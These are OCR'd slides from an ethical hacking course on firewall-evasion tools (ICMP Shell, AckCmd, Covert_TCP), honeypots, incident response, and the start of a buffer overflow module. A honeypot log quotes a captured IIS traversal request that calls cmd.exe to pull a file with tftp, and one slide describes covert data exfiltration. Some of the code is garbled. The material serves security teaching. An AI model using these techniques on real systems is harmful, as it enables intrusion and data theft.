
## ◉ **ICMP Shell**

- ICMP Shell (ISH) is a telnet-like protocol. It provides the capability of connecting a remote host to open a shell using only ICMP for input and output
- The ISH server runs as a daemon on the server side. When the server receives a request from the client, it will strip the header and look at the ID field. If it matches the server's ID, then it will pipe the data to `"/bin/sh"`
- It will then read the results from the pipe and send them back to the client, where the client then prints the data to stdout

# Tools to Breach Firewalls

## ◉ AckCmd

- AckCmd is a client/server combination for Windows 2000 that opens a remote command prompt to another system (running the server part of AckCmd)
- It communicates using only TCP ACK segments. This way the client component is able to directly contact the server component through firewall in some cases



A screenshot of a Windows command prompt window. The title bar reads "C:\WINDOWS\System32\cmd.exe - ackcmdc 127.0.0.7". The command prompt shows the following text:

```
C:\Documents and Settings\Owner\My Documents\Ethical Hacking Lab Files v2.3\Hacking\Module 19 - Hacking VPN, Routers and Firewalls\ackcmd>ackcmds
C:\Documents and Settings\Owner\My Documents\Ethical Hacking Lab Files v2.3\Hacking\Module 19 - Hacking VPN, Routers and Firewalls\ackcmd>ackcmdc 127.0.0.7
AckCmd 1.1 - The Ack Command Prompt for Windows 2000
- (c) 2000, Arne Vidstrom, arne.vidstrom@ntsecurity.nu
- For instructions see http://ntsecurity.nu/toolbox/ackcmd/
Type "quit" and press Enter to quit
AckCmd>
```

# Tools to Breach Firewalls

## ◉ **Covert\_TCP 1.0**

- Covert\_TCP 1.0 manipulates the TCP/IP header to transfer a file, one byte at a time, to a destination host
- Data can be transmitted by concealing it in the IP header
- This technique helps in breaching a firewall from inside, as well as exporting data with innocent-looking packets that contain insufficient data for sniffers or firewalls to analyze

# Common Tool for Testing Firewall and IDS

## ◉ Firewall Tester

- Written by **Andrea Barisani**, who is a system administrator and security consultant
- Firewall Tester is a tool designed for testing firewalls and Intrusion Detection Systems
- It is based on a client/server architecture for generating real TCP/IP connections
- The client is a packet generator tool (fctest), while the server (fctestd) is an intelligent network listener capable of processing and replying to fctest-generated packets. All packets generated by fctest have a special signature encoded in the payload that permits identification

# What Is a Honeytrap?

- ⊙ A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource
- ⊙ It has no production value; anything going to or from a honeypot is likely a probe, attack, or compromise
- ⊙ A honeypot can be used to log access attempts to those ports including the attacker's keystrokes. This could give advanced warnings of a more concerted attack

# The Honeynet Project

- ⊙ Founded in April 1999, “The Honeynet Project” is a non-profit research organization of security professionals, dedicated to information security
- ⊙ All the work of the organization is open source and shared with the security community
- ⊙ The Project intends on providing additional information on hackers; such as their motives in attacking, how they communicate, when they attack systems, and their actions after compromising a system
- ⊙ The Honeynet Project is a four-phased project

# Types of Honeypots

- ① Honeypots are classified into two basic categories
  - Low-interaction honeypot  
Eg: Specter, Honeyd, and KFSensor
  - High-interaction honeypot  
Eg: Honeynets

# Advantages and Disadvantages of a Honeypot

## ⊙ Advantages are:

- Collects small data sets of high value
- Reduces false positives
- Catches new attacks, reduces false negatives
- Works in encrypted or IPv6 environments
- Simple concept requiring minimal resources

## ⊙ Disadvantages are:

- Limited field of view (microscope)
- Risk (mainly high-interaction honeypots)



# Where to Place a Honeypot?

- ⊙ A honeypot should be placed in front of the firewall on the DMZ
- ⊙ Check for the following while placing honeypots:
  - Router-addressable
  - Static address
  - Not subjected to a fixed location for a long time

# Honeypots

There are both commercial and open source Honeypots available on the Internet

## ⦿ **Commercial Honeypots**


- KFSensor
- NetBait
- ManTrap
- Specter

## ⦿ **Open Source Honeypots**

- Bubblegum Proxypot
- Jackpot
- BackOfficer Friendly
- Bait-n-Switch
- Bigeye
- HoneyWeb
- Deception Toolkit
- LaBrea Tarpit
- Honeyd
- Honeynets
- Sendmail SPAM Trap
- Tiny Honeypot

# HoneyPot-SPECTER

- ◉ SPECTER is a smart honeypot or deception system
- ◉ SPECTER automatically investigates the attackers while they are still trying to break in



# Honeypot-honeyd

- ⊙ Honeyd is maintained and developed by Niels Provos, a software engineer at google
- ⊙ Honeyd is a small daemon that creates virtual hosts on a network
- ⊙ Honeyd is open source software released under GNU General Public License

# HoneyPot-KFSensor

KFSensor is a host-based Intrusion Detection System (IDS) that acts as a honeypot to attract and log potential hackers and port scanner-kiddies by simulating vulnerable system services and even Trojans

The screenshot displays the 'Event Details' window of the KFSensor application. The window is divided into a 'Legend' sidebar on the left and a main 'Event Details' area on the right.

**Legend:**

- Server:** Running (green), Stopped (blue), Error (red).
- Ports:** No recent activity (green), Recent Activity (yellow), Very Recent Activity (red), Inactive (blue), Error (red).
- Visitors:** No recent activity (green), Activity (yellow), Very Recent Activity (red).
- Events:** Normal Event (green), Alert (yellow), High Alert (red).


**Event Details:**

- Event:** Start Time: 17/12/2002 18:45:36.623, End Time: 17/12/2002 18:45:36.623, Event ID: 418, Type: Connection, Description: (empty).
- Visitor:** IP: 217.39.205.180, Port: 4779, Domain: host217-39-205-180.in-addr.btopenworld.com.
- Sensor:** IP: 217.39.97.38, Port: 80, Bound: (empty), Protocol: TCP, Action: SimBanner, Sim Server: httpApache.
- Details:** Closed By: Server, Limit Exceeded: (empty).
- Received:** GET /scripts/..%35%63../winnt/system32/cmd.exe?/c+tftp%20-i%2 Host: www Connection: close.
- Response:** HTTP/1.1 200 OK Date: Tue, 17 Dec 2002 18:45:36 GMT Server: Apache/2.0.39 (Win32) Connection[jasper]: close.

Navigation buttons at the bottom: Next, Previous, Close.

# Sebek

- Sebek is a data capture tool
- The first versions of Sebek were designed to collect keystroke data from directly within the kernel
- Sebek also provides the ability to monitor the internal workings of the honeypot in a glass-box manner, as compared to the previous black-box techniques



# Physical and Virtual Honeypots

| Physical Honeypots                                                                                                                             | Virtual Honeypots                                                                                                                                            |
|------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| A physical honeypot is a real machine on the network with its own IP address                                                                   | A virtual honeypot is simulated by another machine that responds to network traffic sent to the virtual honeypot                                             |
| Physical honeypots are often high-interaction, so allowing the system to be compromised completely, they are expensive to install and maintain | For large address spaces, it is impractical or impossible to deploy a physical honeypot for each IP address. In that case, virtual honeypots can be deployed |

# Tools to Detect Honeypots

## ⊙ Send-Safe Honeypot Hunter

- Send-Safe Honeypot Hunter is a tool designed for checking lists of HTTPS and SOCKS proxies for so-called "honeypots"

## ⊙ Nessus Security Scanner

- The Nessus Security Scanner includes NASL (Nessus Attack Scripting Language); a language designed to write security tests easily and quickly
- Nessus has the ability to test SSLized services such as https, smtps, imaps, and more. Nessus can be provided with a certificate so that it can be integrated into a PKI-fied environment



# What to Do When Hacked?

- ◉ Incident response team

Set up an "incident response team." Identify those people who should be called whenever people suspect an intrusion in progress.

- ◉ Response procedure

Priorities between network uptime and intrusion should be decided. Whether or not to pull the network plug on suspecting intrusion should be decided. Should continued intrusion be allowed in order to gather evidence against the intruder?

- ◉ Lines of communication

Mode of propagating the information through corporate hierarchies, from the immediate supervisor up to the CEO. Decision to inform the FBI or police. Notifying partners (vendors/customers).

# Summary

- ◉ Intrusion Detection Systems (IDS) monitor packets on the network wire and attempt to discover if a hacker/hacker is trying to break into a system
- ◉ System Integrity Verifiers (SIV) monitor system files to find when an intruder changes. Tripwire is one of the popular SIVs
- ◉ Intrusion Detection happens either by Anomaly detection or Signature recognition
- ◉ An IDS consists of a special TCP/IP stack that reassembles IP datagrams and TCP streams
- ◉ Honeypots are programs that simulate one or more network services that are designated on computer's ports

- ◉ A simple Protocol verification system can flag invalid packets. This can include valid, but suspicious, behavior such as several fragmented IP packets
- ◉ In order to effectively detect intrusions that use invalid protocol behavior, IDS must re-implement a wide variety of application-layer protocols to detect suspicious or invalid behavior
- ◉ One of the easiest and most common ways for an attacker to slip by a firewall is by installing network software on an internal system that uses a port address permitted by the firewall's configuration



# Ethical Hacking


Module XX

Buffer Overflows

# Module Objective

- ◉ Why are programs/applications vulnerable?
- ◉ What is a buffer overflow?
- ◉ Reasons for buffer overflow attacks
- ◉ Skills required
- ◉ Types of buffer overflow
- ◉ Understanding stacks
- ◉ Shell code
- ◉ How to detect buffer overflows in a program
- ◉ Technical details
- ◉ Defense against buffer overflows

# Flow Diagram for the Module



# Scenario

It was a job that Tim wanted right from the start of his career. Being a Project Manager of a well-known software firm was definitely a sign of prestige. But now his credibility was at stake!!!

The last project that Tim handled failed to deliver because the application crashed. The customer of Tim's company suffered a huge financial loss.

At the back of his mind, something was nagging Tim...

Had he asked his Test Engineers to do a thorough testing of the delivered package, this would not have happened...



# Scenario (cont.)

Since the project was running behind schedule, he had to hurry through testing.

Tim had worked with the same team for his previous projects. In addition, all the other projects had successful conclusions. Therefore, he was under the notion that nothing would possibly go wrong. This notion made him over-confident about the testing of this project.

But this time, he was not lucky. The web server of the client company had succumbed to a buffer overflow attack. This was due to a flaw in coding as bounds were not checked.

Is Tim's decision justified?

Now, what's next?



# Real World Scenario

On Oct. 19, 2000, hundreds of flights were grounded or delayed because of a software problem in the Los Angeles air traffic control system. The cause was attributed to a Mexican controller typing 9 (instead of 5) characters of flight-description data, resulting in a buffer overflow.





# Why are Programs/Applications Vulnerable?

- ⊙ Since there is lot of pressure on the deliverables; programmers are bound to make mistakes which are overlooked most of the time
- ⊙ Boundary checks are not done or in most cases they are skipped
- ⊙ Programming language, such as C, which programmers still use to develop packages or applications, have errors in it
- ⊙ The `strcat()`, `strcpy()`, `sprintf()`, `vsprintf()`, `bcopy()`, `gets()`, and `scanf()` calls in C language can be exploited because these functions don't check to see if the buffer, allocated on the stack, is large enough for the data copied into the buffer
- ⊙ Good programming practices are not adhered to



# Buffer Overflows

A buffer overrun is when a program allocates a block of memory of a certain length and then tries to stuff too much data into the buffer, with extra overflowing and overwriting possibly critical information crucial to the normal execution of the program. Consider the following source code:  
When the source is compiled and turned into a program and the program is run, it will assign a block of memory 32 bytes long to hold the name string

```
#include<stdio.h>
int main (int argc , char **argv)
{
 char target[5]="TTTT";
 char attacker[11]="AAAAAAAAAAA";
 strcpy(attacker," DDDDDDDDDDDDDDDDD");
 printf("% \n",target);
 return 0;
}
```

This type of vulnerability is prevalent in UNIX- and NT-based systems

# Reasons for Buffer Overflow Attacks

- ⦿ Buffer overflow attacks depend on two things: the lack of boundary testing and a machine that can execute code that resides in the data/stack segment.
- ⦿ The lack of boundary is very common and usually the program ends with segmentation fault or bus error. In order to exploit buffer overflow to gain access or escalate privileges, the offender must create the data to be fed to the application.
- ⦿ Random data will generate a segmentation fault or bus error, never a remote shell or the execution of a command.



# Knowledge Required to Program Buffer Overflow Exploits

1. C functions and the stack
2. A little knowledge of assembly/machine language
3. How system calls are made ( at the machine code level)
4. `exec( )` system calls
5. How to guess some key parameters

# Types of Buffer Overflows

- ⦿ Stack-Based Buffer Overflow
- ⦿ Heap/BSS-Based Buffer Overflow

# Stack-Based Buffer Overflow

- ⦿ Buffer is expecting a maximum number of guests.
- ⦿ Send the buffer more than x guests.
- ⦿ If the system does not perform boundary checks, extra guests continue to be placed at positions beyond the legitimate locations within the buffer. (Java does not permit to run off the end of an array or string as C and C++ do.)
- ⦿ Malicious code can be pushed on the stack.
- ⦿ The overflow can overwrite the return pointer so that the flow of control switches to the malicious code.


# Understanding Assembly Language

Two most important operations in a stack:

- 1. Push – put one item on the top of the stack
  - 2. Pop - "remove" one item from the top of the stack
  - Typically returns the contents pointed to by a pointer and changes the pointer (not the memory contents)
- 
- **EIP** The extended instruction pointer. This point to the code that you are currently executing. When you call a function, this gets saved on the stack for later use.
  - **ESP** The extended stack pointer. This points to the current position on the stack and allows things to be added and removed from the stack using push and pop operations or direct stack pointer manipulations.
  - **EBP** The extended base pointer. This register should stay the same throughout the lifetime of the function. It serves as a static point for referencing stack-based information like variables and data in a function using offsets. This almost always points to the top of the stack for a function. |


# Understanding Stacks

- ◉ The stack is a (LIFO) mechanism that computers use both to pass arguments to functions and to reference local variables
- ◉ It acts like a buffer, holding all of the information that the function needs
- ◉ The stack is created at the beginning of a function and released at the end of it





# A Normal Stack



# Shellcode

- ⊙ Shellcode is a method used to exploit stack-based overflows
- ⊙ Shellcodes exploit computer bugs in how the stack is handled
- ⊙ Buffers are soft targets for attackers as they overflow very easily if the conditions match

# Heap-Based Buffer Overflow

- ⊙ Variables that are dynamically allocated with functions, such as `malloc()`, are created on the heap.
- ⊙ Heap is a memory which is dynamically allocated. It is different from the memory which is allocated for stack and code.
